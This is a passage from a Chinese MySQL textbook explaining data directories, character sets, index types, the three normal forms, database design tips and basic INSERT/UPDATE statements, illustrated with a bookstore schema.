数据库目录是 MySQL 数据库服务器存放数据文件的地方，不仅包括有关表的文件，还包括数据文件和 MySQL 的服务器选项文件。不同的安装包，数据库目录的默认位置是不同的。除了可以 MySQL 配置文件中指定，也可以在启动服务器时通过--datadir = /path/to/dir 明确地指定。假设 MySQL 将数据库目录存放在服务器的 C:/Appserv/mysql/data/目录下面，则 MySQL 管理的每个数据库都有自己的数据库目录，它们是 C:/Appserv/mysql/data/目录下面的子目录，是与所表示的数据库相同的名称。例如，数据库 bookstore 在服务器中对应于目录 C/Appserv/mysql/data/bookstore。

MySQL 将数据以记录形式存在表中，而表则以文件的形式存放在磁盘的一个目录中，这个目录就是一个数据库目录。而 MySQL 每种表在该目录中有不同的文件格式，但有一个共同点，就是每种表至少有一个存放表结构定义的.frm 文件。一个 MyISAM 数据表会有三个文件，它们分别是：以.frm 为后缀名的结构定义文件，以.MYD 为后缀名的数据文件，和以.MYI 为后缀名的索引文件。而 InnoDB 由于采用表空间的概念来管理数据表，它只用一个与数据库表对应的并以.frm 为后缀名的文件，同一个目录下的其他文件表示为表空间，存储数据表的数据和索引。创建、修改和删除数据表，其实就是对数据库目录下的文件进行操作。

可以直接对数据文件进行操作，以实现某些数据管理的功能，例如，数据表具有的可移植性，意思就是可以直接把数据表文件复制到磁盘上，再把磁盘里的文件直接复制到另一台 MySQL 服务器的主机的某个数据库目录里，而那台主机上的 MySQL 服务器就能直接使用该数据表了。

18.6 数据表的默认字符集

在 MySQL 数据库中，可以为数据库、数据表，甚至每一个数据列分别设定一个不同的字符集和一个相应的排序方式。但像 MySQL 命令解释器或 PHP 脚本等绝大多数 MySQL 客户机，都不具备这种同时支持多种字符集的能力，而会将从客户发往服务器和从服务器返回客户的字符串自动转换为相应的字

符集编码。如果在转换时遇到了无法表示的字符，该字符将被替换为一个问号“?”。所以要将在 SQL 命令里输入的字符集，和 SELECT 查询结果里的字符集设置为相同的字符集。

18.6.1　字符集

字符集是将人类使用的自然文字映射到计算机内部二进制的表示方法，是某种文字和字符的集合，主要字符集包括 ASCII 字符集、ISO-8859 字符集、Unicode 字符集等。

➢ **ASCII**

ASCII（American Standard Code for Information Interchange，美国信息交换标准代码表）是最早的字符集方案，ASCII 编码结构为 7 位（00～7F），第 8 位没有被使用，主要包括基本的大小写字母与常用符号。其中，ASCII 码 32～127 表示大小写字符，32 表示空格，32 以下是控制字符（不可见字符）。这种 7 位的 ASCII 字符集已经基本支持计算机字符的显示和保存功能了，但对其他西欧国家的字符集却不支持，如英国和德国的货币符号、法国的重音符号等，因此人们将 ASCII 码扩展到 0～255 的范围，形成了 ISO－8859 字符集。

➢ **ISO-8859 字符集**

ISO-8859 字符集是由 ISO（International Oragnization for Standardization，国际标准化组织）在 ASCII 编码基础上制定的编码标准。ISO-8859 包括 128 个 ASCII 字符，并新增加了 128 个字符，用于西欧国家的符号。ISO-8859 存在不同语言分支：Latin-1（西欧语）（MySQL 默认字符集）、Latin-2（非 Cyrillic 的中欧和东欧语）、Latin-5（土耳其语）、8859－6（阿拉伯语）、8859－7（希腊语）、8859－8（希伯来语）

➢ **Unicode 字符集**

Unicode 字符集也就是 UTF 编码，即 Unicode Transformer Format,是 UCS 的实际表示方式，按其基本长度所用位数分为 UTF-8/16/32 三种。UTF 是所有其他字符集标准的一个超集，它保证与其他字符集是双向兼容的，就是说将任何文本字符串转换成通用字符集（UCS）格式，然后翻译成原编码，也不会丢失信息。目前 MySQL 支持 UTF-8 字符集，UTF-8 保持字母数字一个字节，其他的用不定长编码最多到 6 字节，支持 31 位编码。UTF-8 的多字节编码没有部分字节混淆问题。如删除半汉字后整行乱码的问题在 UTF-8 里是不会出现的；任何一个字节的损坏都只影响对应的那个字符，其他字符都可以完整恢复。

MySQL5 还支持 GB2312（中国大陆和新加坡文字集），BIG5（中国香港和中国台湾地区文字编码）和其他国家如日本（sjis）、瑞士（swe7）等。

18.6.2　字符集支持原理

MySQL5 对于字符集的指定可以细化到一个数据库，其中的一张表，乃至其中的一个字段。但是，我们编写的 Web 程序在创建数据库和数据表时并没有使用这么复杂的配置，绝大多数用的还是默认配置。那么，默认配置从何而来呢？在我们安装或者编译 MySQL 时，它会让我们指定一个默认的字符集——latin1，用以指定在进行数据库操作时以哪种编码与数据库进行数据传输。例如，MySQL 内部默认是 latin1 编码，也就是说，MySQL 是以 latin1 编码来存储数据的，以其他编码传输 MySQL 的数据也同样会被转换成 latin1 编码。此时，character_set_server 被设定为这个默认的字符集。当创建一个新的

数据库时，除非明确指定，否则这个数据库的字符集被默认设定为“character_set_server”。

当选定一个数据库时，“character_set_server“被设定为这个数据库默认的字符集；在这个数据库里创建一张表时，表默认的字符集被设定为 character_set_database，也就是这个数据库默认的字符集；当在表内设置一个字段时，除非明确指定，否则此栏默认的字符集就是表默认的字符集，这个字符集就是数据库中实际存储数据采用的字符集，mysqldump 出来的内容就是这个字符集下的。如果我们不做修改，那么所有数据库的所有表的所有字段都用 latin1 存储，不过，如果安装了 MySQL，一般都会选择多语言支持。也就是说，安装程序会自动在配置文件中把“default_character_set”设置为“UTF-8”，这保证了在默认情况下，所有数据库的所有表的字段都用 UTF-8 存储。除非在安装 MySQL 时已经特别指定字符集，否则 MySQL 默认安装的字符集是 latin1。

18.6.3 创建数据对象时修改字符集

使用 CREATE TABLE 命令创建数据表时，如果没有明确地指定任何字符集，则新创建数据表的字符集将由 MySQL 配置文件里 character-set-server 选项的设置决定。例如，在 MySQL 配置文件（Linux 系统为/etc/my.cnf 文件，Windows 系统则是 my.ini 文件）里设置数据表的字符集如下所示：

```
character-set-server  = gbk                  #设置 MySQL 服务器的字符集
collation-server      = gbk_chinese_ci       #设置排序方式
```

以创建一个新数据库 mydb 为例，指定默认创建的表字符集（character set）为 utf8，校对规则（collation）是 utf8_general_ci。如果数据库 mydb 不存在，则我们在 MySQL 控制台中输入如下语句：

```
CREATE DATABASE IF NOT EXISTS mydb DEFAULT CHARACTER SET utf8 COLLATE utf8_general_ci;
```

在创建数据表时如果需要指定默认的字符集与之相同，但 MySQL 客户程序在与服务器通信时使用的字符集，与 character-set-server 选项的设置无关，而需要在 MySQL 客户程序或 PHP 设计语言中，使用 default-character-set 选项或通过 SQL 命令 SET NAMES 'utf8'来指定一个字符集为 utf8。还有一个办法是使用 SET CHARACTER SET 'utf8'命令，将客户端使用的字符集和 SELECT 查询结果上的字符集设置为 utf8。

18.7 创建索引

索引在数据库开发中起着非常重要的作用，通过在表字段中建立索引可以优化查询，确保数据的唯一性，并且可以对任何全文索引字段中大量文本的搜索进行优化。在 MySQL 中主要有四类索引：主键索引（PRIMARY KEY）、唯一索引（UNIQUE）、常规索引（INDEX）和全文索引（FULLTEXT）。分别介绍如下。

18.7.1 主键索引（PRIMARY KEY）

主键索引是关系数据库中最常见的索引类型，主要作用是确定数据表里一条特定的数据记录的位置。数据表会根据主键的唯一性来唯一标识每条记录，任意两条记录里的主键字段不允许是同样的内容，

这样可以加快寻址定位时的速度。最好为每张数据表指定一个主键，但一个表只能指定一个主键，而且主键的值不能为空，不过可以有多个候选索引。例如在前面创建的数据表 users 中为 id 字段指定了自动增长（AUTO_INCREMENT）和非空（NOT NULL）的属性，并为其指定了主键索引。这样，无论以后是否删除以前存在的记录，每条记录都有唯一的主键索引。下面在 MySQL 控制台中分别创建两个数据表，并为每个表的 id 指定主键，如下所示。

```
MySQL Command Line Client
mysql> CREATE TABLE cats (
    ->  cid INT NOT NULL AUTO_INCREMENT PRIMARY KEY,
    ->  catname VARCHAR(15) NOT NULL
    -> );
Query OK, 0 rows affected (0.05 sec)

mysql>
mysql> CREATE TABLE books (
    ->  bid INT(10) UNSIGNED NOT NULL AUTO_INCREMENT,
    ->  cid MEDIUMINT(8) NOT NULL,
    ->  bookname VARCHAR(50) NOT NULL,
    ->  price DOUBLE NOT NULL,
    ->  detail TEXT NOT NULL,
    ->  PRIMARY KEY (bid)
    -> );
Query OK, 0 rows affected (0.05 sec)
```

在上例中，创建图书分类表 cats 时，声明一个整型字段 cid，设置其属性为 NOT NULL 和 AUTO_INCREMENT，并在字段后使用 PRIMARY KEY 设置该字段为主键索引。在创建图书信息表 books 时，声明的整型字段 bid 也设置相同的属性，而且使用另一种从句的方式将其设置为主键索引。并在 books 表中声明一个 cid 的字段，用于保存 cats 表中设置为主键的 cid，这样就为两个表建立起了一种关联关系，通过 SQL 语句可以将两个表合在一起使用。另外，主键索引还常常与外键索引构成参照完整性约束，防止出现数据不一致。在删除一条记录之前，必须去检查在其他数据表里是否存在对这条记录的引用。

18.7.2　唯一索引（UNIQUE）

唯一索引与主键索引一样，都可以防止创建重复的值。但是，不同之处在于，每个数据表中只能有一个主键索引，但可以有多个唯一索引。如果能确定某个数据列将只包含彼此各不相同的值，在为这个数据列创建索引时就应该使用关键字 UNIQUE 把它定义为一个唯一索引。这样，在有新记录插入时，就会自动检查新记录的这个字段的值，是否已经在某个现有记录的这个字段里出现过了，如果是，MySQL 将拒绝插入这条新记录。其实，创建唯一索引的目的往往不是为了提高访问速度，而只是为了避免数据出现重复。

例如，创建图书类别表 cats 时，为类别名字段 catname，使用关键字 UNIQUE 将其定义为一个唯一索引，避免插入数据时出现重复的类别名称。在 MySQL 控制台中输入创建表的命令，如下所示。


```
MySQL Command Line Client
mysql> CREATE TABLE cats (
    ->  cid INT NOT NULL AUTO_INCREMENT PRIMARY KEY,
    ->  catname VARCHAR(15) NOT NULL UNIQUE
    -> );
Query OK, 0 rows affected (0.05 sec)

mysql> _
```

18.7.3 常规索引（INDEX）

常规索引技术是关系数据查询中最重要的技术，如果要提升数据库的性能，索引优化是首先应该考虑的，因为它能使我们的数据库得到最大性能方面的提升。如果没有索引的数据表，就没有排序的数据集合，要查询数据，就需要进行全表扫描。有索引的表是一个在索引列上排序了的数据表，可通过索引快速定位记录。在 MyISAM 数据表中数据行保存在数据文件中，索引保存在索引文件中。而 InnoDB 数据表把数据与索引放在同一个文件中。

常规索引也存在缺点，例如，多占用磁盘空间，而且还会减慢在索引数据列上的插入、删除和修改操作，它们也需要按照索引列上的排序格式执行。因此索引应该创建在搜索、排序、分组等操作所涉及的数据列上。也就是在 where 子句，关联检索中的 from 子句、order by 或 group by 子句中出现过的数据列最适合用来创建这种索引。不要建太多索引，索引是会消耗系统资源的，要适可而止。

创建常规索引可以使用关键字 KEY 或 INDEX 随表一同创建，KEY 通常是 INDEX 的同义词。也可以在创建表之后使用 CREATE INDEX 或 ALTER TABLE 命令来创建，这三个办法里的索引描述语法是完全一样的。例如，在创建购物车表 carts 时，随表一同为 uid 和 bid 创建一个名为 ind 的索引，如下所示。



如果未给出索引名 ind，系统会根据第一个索引列的名称自动选一个（建议使用“表名_列表”为索引命名）。如果在创建表时没有创建索引，就需要使用 CREATE INDEX 命令来创建同样的常规索引，如下所示：

```
CREATE INDEX ind ON carts(uid, bid);                    #创建名称为 ind 的索引为 carts 表的两个列
```

创建索引之后，可以通过 SHOW INDEX FROM carts 命令为表 cates 生成一份索引的清单。如果不再需要索引，还可以使用 DROP INDEX ind ON carts 命令删除索引，其中 ind 是索引名称。

18.7.4 全文索引（FULLTEXT）

从 MySQL 版本 3.23.23 开始支持全文索引和搜索，使你能够在不使用模式匹配操作的前提下去搜索单词或者短语。全文索引在 MySQL 中是一个 FULLTEXT 类型索引，但 FULLTEXT 索引只能用于 MyISAM 表，并且只可以在 CHAR、VARCHAR 或 TEXT 类型的列上创建，也允许创建在一个或多个数据列上。这是一种特殊的索引，它会把在某个数据表的某个数据列里出现过的所有单词生成为一份清单。

创建全文索引与创建其他类型的索引很相似，例如，修改前面的书信息表 books，为 detail 字段增加全文索引，如下所示。

```
MySQL Command Line Client
mysql> CREATE TABLE books (
    ->   bookId INT(10) NOT NULL AUTO_INCREMENT,
    ->   bookName VARCHAR(50) NOT NULL,
    ->   price DOUBLE NOT NULL,
    ->   detail TEXT NOT NULL,
    ->   FULLTEXT (detail),
    ->   PRIMARY KEY (bookId)
    -> );
Query OK, 0 rows affected (0.05 sec)

mysql>
```

虽然创建全文索引非常类似于创建其他类型的索引，但基于全文索引的获取查询却有所不同。当基于全文索引获取数据时，在 SELECT 语句中需要使用 MATCH()和 AGAINST()两个特殊的 MySQL 函数。MATCH()函数负责列举将对它进行搜索的一个或者多个数据列，而 AGAINST()函数则负责给出搜索字符串。例如，我们需要在数据表 books 的 detail 字段中搜索字符串“hello”，SELECT 语句如下所示：

```
SELECT book_name, price FROM books WHERE MATCH(detail) AGAINST('hello');        #全文索引
```

该查询列出在 detail 字段中出现“hello”的记录，以相关性从高到低的顺序排序。另外，这两个函数除了在 WHERE 子句中应用，还可以放到查询体中。这样，执行时 MySQL 会搜索 books 表中的每一条记录，计算各条记录的相关值，并返回匹配记录的加权分列表。返回的分数越高，相关性就越大。如下所示：

```
SELECT MATCH(detail) AGAINST('hello') FROM books;                    #全文索引
```

18.8 规范化

规范化理论用来改造关系模式，通过分解关系模式来消除其中不合适的数据依赖，以解决插入异常、删除异常、更新异常和数据冗余问题。接下来我们将创建一个小型数据库，用来存放关于书的信息：书名（title）、作者（author）、出版社（publisher）、日期（year）等。我们先使用文本格式保存一份清单：

```
高洛峰写的《细说 PHP》是在 2009 年由电子工业出版社出版的
高洛峰和颖欣写的《细说 JavaScript》是在 2013 年由清华大学出版社出版的
李文凯、张涛和李强强写的《高并发的 Web 站点》是在 2014 年由电子工业出版社出版的
李超和李明写的《LAMP 兄弟连》是在 2015 年由北京师范大学出版社出版的
```

这份清单既简明又方便，所有必要的信息都在这儿了。看到这里，也许有人会问，把这些东西用一个字处理软件存为一份文档不就行了，为什么要费力气把它们存放到一个数据库里去呢？既然准备把它当做例子介绍给大家，笔者当然有充足的理由。想从这份清单里查找些东西不难，但想把它组织为另外一种形式，如按作者列出所有图书或者是按书名列出所有图书，就不可能了。

18.8.1 起点

直接把这份清单转换为一个数据库表很简单，表 18-7 是最容易想到的，但相信大家一眼就能发现它存在着许多不足。别的先不说，把作者的人数限定在 3 个就有欠考虑。如果有一本的作者人数超过了 3 个怎么办？最简单的办法当然是继续增加作者数据列直到 author*N*，可这个 *N* 又该是多少呢？要知道，大多数图书的作者人数不会很多，而多出来的作者数据列是白白浪费空间。

表 18-7　数据库表

title	publisher	year	author1	author2	author3
《细说 PHP》	电子工业出版社	2009	高洛峰		
《细说 JavaScript》	清华大学出版社	2013	高洛峰	颖欣	
《高并发的 Web 站点》	电子工业出版社	2014	李文凯	张涛	李强强
《LAMP 兄弟连》	北京师范大学出版社	2015	李超	李明	

18.8.2　第一范式

其实数据库理论家们早已为这类问题总结出了一个通用的解决方案，只需一步一步地将三个范式的规则应用到自己的数据库就可以了。下面是第一范式应该遵循的规则。

（1）内容相似的数据列必须消除（“消除”的办法是再创建一个数据表来存放它们）。

（2）必须为每一组相关数据分别创建一个数据表。

（3）每条数据记录必须用一个主键来标识。

先看第 1 条规则，它显然适用于这个例子里的 author*N* 数据列。

第 2 条规则在这里似乎没有用武之地，将存入这个数据库的数据都与图书有关，有一个数据表好像就已经够用了，但稍后将会看到事实并非如此。

第 3 条规则其实是一条实践经验，它的意思是数据表里的每一个数据行都应该包含一个独一无二的标识符作为索引（注意，并不是只有整数才能充当主键，这里只有“独一无二”是必须满足的条件。但从时间和空间效率的角度考虑，主键应该尽可能地小、整齐。这样，整数当然要比长度变化不定字符串更适合充当主键）。按照第 1 条和第 3 条规则改进示例数据表之后，它应该变成如表 18-8 所示的样子。

表 18-8　图书数据库：第一范式

id	title	publisher	year	author
1	《细说 PHP》	电子工业出版社	2009	高洛峰
2	《细说 JavaScript》	清华大学出版社	2013	高洛峰
3	《细说 JavaScript》	清华大学出版社	2013	颖欣
4	《高并发的 Web 站点》	电子工业出版社	2014	李文凯
5	《高并发的 Web 站点》	电子工业出版社	2014	张涛
6	《高并发的 Web 站点》	电子工业出版社	2014	李强强
7	《LAMP 兄弟连》	北京师范大学出版社	2015	李超
8	《LAMP 兄弟连》	北京师范大学出版社	2015	李明

多位作者需要多个数据列来保存的问题已经解决了。现在，无论作者的人数有多少，都能把他们的名字存入数据表。但是，每增加一位作者，数据列 title、publisher 和 year 的内容就不得不重复出现一次。肯定还有更好的办法！

18.8.3　第二范式

下面是第二范式的规则：

- 只要数据列里的内容出现重复，就意味着应该把数据表拆分为多个子表。
- 拆分形成的数据表必须用外键关联起来。

如果对数据库术语还不熟悉，就肯定会对外键这个词感到陌生。这个术语相当于人们日常用语里的“交叉引用”，因为每一个外键都分别指向另一个数据表里的某个数据行。对程序员而言，这个词相当于“指针”；对网民而言，它相当于“链接”。在表 18-8 里，可以看到几乎每个数据列里都有重复内容，而导致这种冗余的根源显然是用来存放图书作者姓名的 author 列。把作者姓名拆分出来存入另外一个数据表的第一次尝试得到了表 18-9 和表 18-10。

表 18-9　titles 数据表：第二范式

titleid	title	publisher	year
1	《细说 PHP》	电子工业出版社	2009
2	《细说 JavaScript》	清华大学出版社	2013
3	《高并发的 Web 站点》	电子工业出版社	2014
4	《LAMP 兄弟连》	北京师范大学出版社	2015

表 18-10　authors 数据表：第二范式

authorid	titleid	author
1	1	高洛峰
2	2	高洛峰
3	2	颖欣
4	3	李文凯
5	3	张涛
6	3	李强强
7	4	李超
8	4	李明

在 authors 数据表里，第 1 个数据列存放着顺序递增的 authorid 值，这些 authorid 值作为这个数据表的主键。第 2 个数据列承担起了提供外键的任务，而那些外键分别指向（或者说引用）titles 数据表里的某个数据行。例如，authors 数据表里的第 7 行可以告诉用户“李超”是书名编号 titleid=4 的书（书名是《LAMP 兄弟连》）的作者之一。

现在的改进结果还远谈不上最优，因为人名“高洛峰”在 author 数据表里出现了两次。千万不要以为这是个小问题，因为随着这个数据库所收录的图书数量的增加，只要某位作者写过一本以上的书，现在看到的冗余就会加剧。唯一的解决方案是对 authors 数据表再次进行拆分，再把 titleid 列分离出去，创建第 3 个数据表来保存关于哪些图书有哪些作者的信息。这 3 个数据表如表 18-11～表 18-13 所示。

表 18-11　titles 数据表：第二范式

titleid	title	publisher	year
1	《细说 PHP》	电子工业出版社	2009
2	《细说 JavaScript》	清华大学出版社	2013
3	《高并发的 Web 站点》	电子工业出版社	2014
4	《LAMP 兄弟连》	北京师范大学出版社	2015

表 18-12　authors 数据表：第二范式

authorid	author
1	高洛峰
2	颖欣
3	李文凯
4	张涛
5	李强强
6	李超
7	李明

表 18-13　rel_title_author 数据表：第二范式

titleid	authorid
1	1
2	1
2	2
3	3
3	4
3	5
4	6
4	7

这是一步相当困难和抽象的改进，因为 rel_title_author 数据表里根本没有现实世界里的内容。这样的数据表完全不适合以非自动化方式进行管理，但对计算机和 MySQL 之类的软件来说，处理这种数据正是它们的看家本领。现在，假设想查《高并发的 Web 站点》一书的作者都有谁，MySQL 将先从 titles 数据表里查出这本书的 titleid，再从 rel_title_author 数据表找出所有包含着这个编号的数据记录，并根据其中的 authorid 编号把作者的名字全部查出来。

可能会有读者对 rel_title_author 数据表里没有一个类似 rel_title_author_id 的 id 列感到奇怪，但这并不是疏忽，这样的数据列通常是可以省略的，因为 titleid 和 authorid 的组合已经是一个最优的主键了。各种关系数据库系统都允许人们把多个数据列的组合定义为主键。

18.8.4　第三范式

第三范式只有一条规则，就是与主键没有直接关系的数据列必须消除（“消除”的办法是再创建一个数据表来存放它们）。在这个例子里，titles 数据表里有一个 publisher 列，但出版社的名字与图书的名字并没有必然的联系。既然它们是彼此独立的两组数据，就应该把它们分离开。当然不能无视每一本都必须对应着一家出版公司的事实，但这并不意味着必须把出版社的全名在 titles 数据表里写出来；这个问题用一个外键就足以解决了，如表 18-14 和表 18-15 所示。

表 18-14　titles 数据表：第三范式

titleid	title	publisherid	year
1	《细说 PHP》	1	2009
2	《细说 JavaScript》	2	2013
3	《高并发的 Web 站点》	1	2014
4	《LAMP 兄弟连》	3	2015

表 18-15　publishers 数据表：第三范式

publisherid	publisher
1	电子工业出版社
2	清华大学出版社
3	北京师范大学出版社

author 和 rel_title_author 数据表不需要进行第三范式，它们仍保持刚才的样子。现在，图书数据库共有了 4 个数据表。

如果在第一范式时就仔细考虑第 2 条规则（“必须为每一组相关数据分别创建一个数据表“），是可以节省一些中间环节的。但那么做会让这个例子失去教学演示意义。事实上，在实际工作中，人们往往要等到数据库里已经有了足够多的测试数据之后，才会注意到种种冗余现象，才会清楚地知道怎样拆分数据表最合适。

18.8.5　规范化理论

范式再怎么好，也是一种手段。它可以帮人们又快又好地设计数据库，但不能代替人们思考。在某些场合，机械地按照范式把所有的冗余都消除干净并不能获得最佳效果。

范式的缺点是：数据表的个数越多，把从网页上的表单输入的数据分门别类地存入这些数据表的复杂性就越大。这种复杂性不仅会给程序员带来烦恼，也会给最终用户带来不便（他们不得不一个接一个地填写表单）。不仅如此，数据表个数越多，从中提取相关数据生成查询结果的复杂性也越大。为了提高查询的效率，适度的冗余有时反而是必要的。从多个数据表提取数据往往要比从单个数据表提取数据慢；这对那些已不再需要或是很少需要修改但经常需要对复杂查询作出快速响应的数据库来说更是如此。

范式的优点：冗余意味着存储空间的浪费。这种浪费在硬盘的单体容量不断增大的今天似乎并不是什么大问题，但事实却是一个大数据库往往同时也是一个慢数据库（至少在数据库的大小超出了计算机内存容量的时候会如此）。

一般而言，严格按照范式设计出来的数据库能够提供最丰富、最灵活的查询选项。人们往往要等到必须使用一种新的查询或是必须对数据库进行一种新的分类时才会真正意识到这一点，但可惜的是这些需求几乎总是出现在数据库已投入运行几个月之后，那时再去改动数据库设计方案的代价是令人难以承受的。对于数据库设计推荐的几个简单方法如下。

- 在设计数据库时，一定要给自己以充足的世界（如果等到数据库里已经充满了数据、配套的客户端程序也已经开发完成时，才猛然发现数据库设计方案还需要修改，那么将要花费的时间和精力可就太大了）。

- 如果发现自己给数据列起的名字里有序号，如 name1、name2 或者是 object1、object2，请提高警惕。这种现象几乎总是意味着还有更好的解决方案（没有想到再多创建一个数据表吗？）。
- 在第一时间向数据库里输入一些测试用途的数据，而且要尽可能地多包括一些特殊情况。如果数据库里的数据出现了冗余，即同一个数据列里多次出现了同样的内容，往往是应该把数据表拆分成两个（或者多个）新数据表的提示信号。
- 注意发现和运用各个数据表之间的关联/引用关系。
- 掌握 SQL 语言。缺少 SQL 编程经验的人是很难拿出一个优秀数据库设计方案的。把信息存入数据库的目的是为了让更多人能够使用 SQL 查询命令把它们迅速准确地查出来，只有了解了 SQL 查询命令的涉及范围，才能找出把数据分门别类地存入数据的最佳办法。
- 找个示例数据作为借鉴。

18.9 数据库的设计技巧

18.9.1 数据库设计要求

- 数据表里没有重复的冗余的数据。
- 数据表里没有 order1、order2、order3 等数据列。要知道，就算定义了 10 个这样的数据列，也迟早会发生某个用户想要订购 11 件商品的事情。
- 全体数据表的空间占用总量越小越好。
- 使用频率高的数据库查询都能以简单高效的方式执行。

18.9.2 起名字的技巧

- MySQL 对数据库列的名字不区分字母的大小写形式，但对数据库和数据表的名字却区分。因此，至少是在给数据库和数据表起名时，应该以一种统一的模式来使用大写和小写字母。
- 数据库、数据表和数据列的名字最多可以是 64 个字符长。
- 在名字里要避免使用特殊字符。MySQL 允许使用所有的字母和数字字符，但不同的操作系统和不同的 Linux 发行版本所使用的默认字符集往往也不同，而对默认字符集等系统设置进行修改往往会导致一些难以预料的后果。
- 数据列和数据表的名字应该有意义。要尽可能地让数据列的名字可以准确地反映出它们的内容和用途。例如，authName 这样的名字就比 name 好。
- 按照一定规范系统地给数据列起名有助于减少粗心产生的错误。喜欢选择像 author_name 这样的名字还是喜欢选择像 authorname 这样的名字并不重要，关键是应该一直保持同一种风格。

18.9.3 数据库具体设计工作中的技巧

用最短的时间把一大堆杂乱无章的数据组织为一些井井有条的数据表并不是件容易的事情。下面是

数据库设计领域的新手们应该牢记于心的一些建议。

- 从一批数量相对较少的测试性数据入手去尝试着把它们纳入一个或多个数据表（如果测试性数据太少，有些设计问题就可能发现不了；但如果太多，又难免会让用户在设计阶段浪费很多的时间）。
- 在第一次尝试时最好不要立刻就去创建和使用真正的 MySQL 数据表，应该先在 Excel 或 OpenOffice Cale 等电子表格程序里用一些工作表把 MySQL 数据表勾勒出来。这么做的好处是可以在一个相对简单得多的环境里开展工作。在这个阶段，应该把注意力放在要把哪些数据安排到哪些数据表和哪些数据列，还不到考虑数据列格式和索引等数据库设计细节的时候。

18.10 小结

本章必须掌握的知识点

- 数据值和列类型
- 数据字段属性
- 数据表的创建、修改及删除
- 选择使用 InnoDB 和 MyISAM 表引擎
- 为表设置字符集
- 主键索引、唯一索引和常规索引
- 规范化的三个范式

本章需要了解的内容

- 日期和时间型数据列类型
- 数据表的存储位置
- 字符集和支持原理
- 全文索引
- 数据库设计技巧

本章需要拓展的内容

- 使用 PHPMyAdmin 管理数据表对象
- 为项目设计数据表的流程

第19章 SQL语句设计

结构化查询语言SQL的主要用途是构造各种数据库系统的操作指令。例如，我们已经在前面章节中多次使用过的CREATE、DROP、ALTER等DDL语句。但在实际工作中，人们往往更喜欢使用一些管理工具（例如，phpMyAdmin等）来创建或改变数据库和数据表，因为它们可以减少在构造各种DDL命令时的麻烦和失误。而在项目开发中，最重要的是SELECT、INSERT、UPDATE和DELETE等DML命令，因为这些才是在PHP中主要执行的语句，也是本章讨论的重点。本章将通过大量的示例围绕网上书店系统演示SQL的用法。

19.1 操作数据表中的数据记录（DML）

SQL的数据操纵语言（DML）提供了增（INSERT）、删（DELETE）、改（UPDATE）语句。这三个命令如果执行成功，都会对数据表中的内容产生影响。

19.1.1 使用INSERT语句向数据表中添加数据

插入数据是向已经存在的数据表中添加一条新的记录，应该使用INSERT INTO语句。INSERT的语法格式如下所示：

INSERT INTO 表名 [(字段名1, 字段名2, …, 字段名n)] VALUES ('值1', '值2', …, '值n');

在表名后面的括号中是该表中定义的字段名称列表，它们与VALUES子句后面的表达式列表的值是一一对应的，个数也要相等，并且表达式值的类型必须与字段的类型一致。需要用逗号将各个数据分开，字符型数据要用单引号括起来。INSERT语句也可以省略字段列表，但必须插入一行完整的数据，而且必须按表中定义的字段顺序为全部字段提供值。例如，有一张图书类别表cats（编号id，父类编号pid，类别名称catname，类别描述catdesn），使用一条INSERT语句向cats表中插入一条新记录，给出全部四个字段。在MySQL控制台中输入的命令如下所示。

```
MySQL Command Line Client
mysql> INSERT INTO cats VALUES('1', '0', '计算机','存放和计算机相关的图书');
Query OK, 1 row affected (0.00 sec)

mysql>
```

如果打印“Query OK, 1 row affected (0.00 sec)”报告，说明插入成功并有一行记录被影响。使用这种方式一次只能插入一行数据，而且完全依赖于定义表结构中字段的排列顺序，这就会给数据表的移植和兼容性带来一定的问题，因为字段的顺序完全可以任意排列。所以，建议在使用 INSERT INTO 语句时，最好给出要插入字段的名称列表，再向图书类别表 cats 中插入一条新记录，给出后 3 个字段。在 MySQL 控制台中输入的命令如下所示：

```
MySQL Command Line Client
mysql> INSERT INTO cats(pid, catname, catdesn) VALUES('0', '英语类','存放和英语相关的图书');
Query OK, 1 row affected (0.00 sec)

mysql>
```

这条语句没有插入图书类别 ID，因为图书类别 ID 在创建表时被设置为自动增长的字段。在插入数据时，对于存在主键，或者定义为唯一约束的数据表，应确保不能插入重复数据，否则会使数据库发生错误。

19.1.2　使用 UPDATE 语句更新数据表中已存在的数据

SQL 语句可以使用 UPDATE 语句对表中的一列或多列数据进行修改，必须指定需要修改的字段，并且需要赋予的新值。还要给出必要的 WHERE 子句指定要更新的数据行。其语法格式如下所示：

```
UPDATE 表名                              #需要给出被修改的表名
SET 字段名=表达式 [, ……]                 #可以对表中的一列或多列数据进行修改
[WHERE 条件]                             #给出必要的 WHERE 子名指定要更新的数据行
[ORDER BY 字段]                          #按照被指定的顺序对行进行更新
[LIMIT 行数]                             #限制可以被更新的行的数目
```

其中的 WHERE 子句是必需的，如果不使用 WHERE 检索条件，则 UPDATE 语句会将数据表中的全部数据行都修改。如果指定了 ORDER BY 子句，则按照被指定的顺序对行进行更新。LIMIT 子句用于给定一个限值，限制可以被更新的行的数目。例如，在图书信息表中已插入的三条数据记录如表 19-1 所示。

表 19-1　图书信息表（books）中的记录列表

bookid	catid	bookname	publisher	author	price	detail
1	1	PHP	电子工业出版社	高某某	80.00	与 PHP 相关的书
2	1	MySQL	邮电出版社	洛某某	30.00	与 MySQL 相关的书
3	1	Linux	电子工业出版社	峰某某	60.00	与 Linux 相关的书

使用 UPDATE 语句修改图书信息表 books 中图书 ID 为 2 的记录，将价格 price 字段的值由原来的 30.00 改为 24.00。可以在 MySQL 控制台中输入的命令如下所示。

```
MySQL Command Line Client
mysql> UPDATE books SET price='24.00' WHERE bookid='2';
Query OK, 1 row affected (0.06 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql>
```

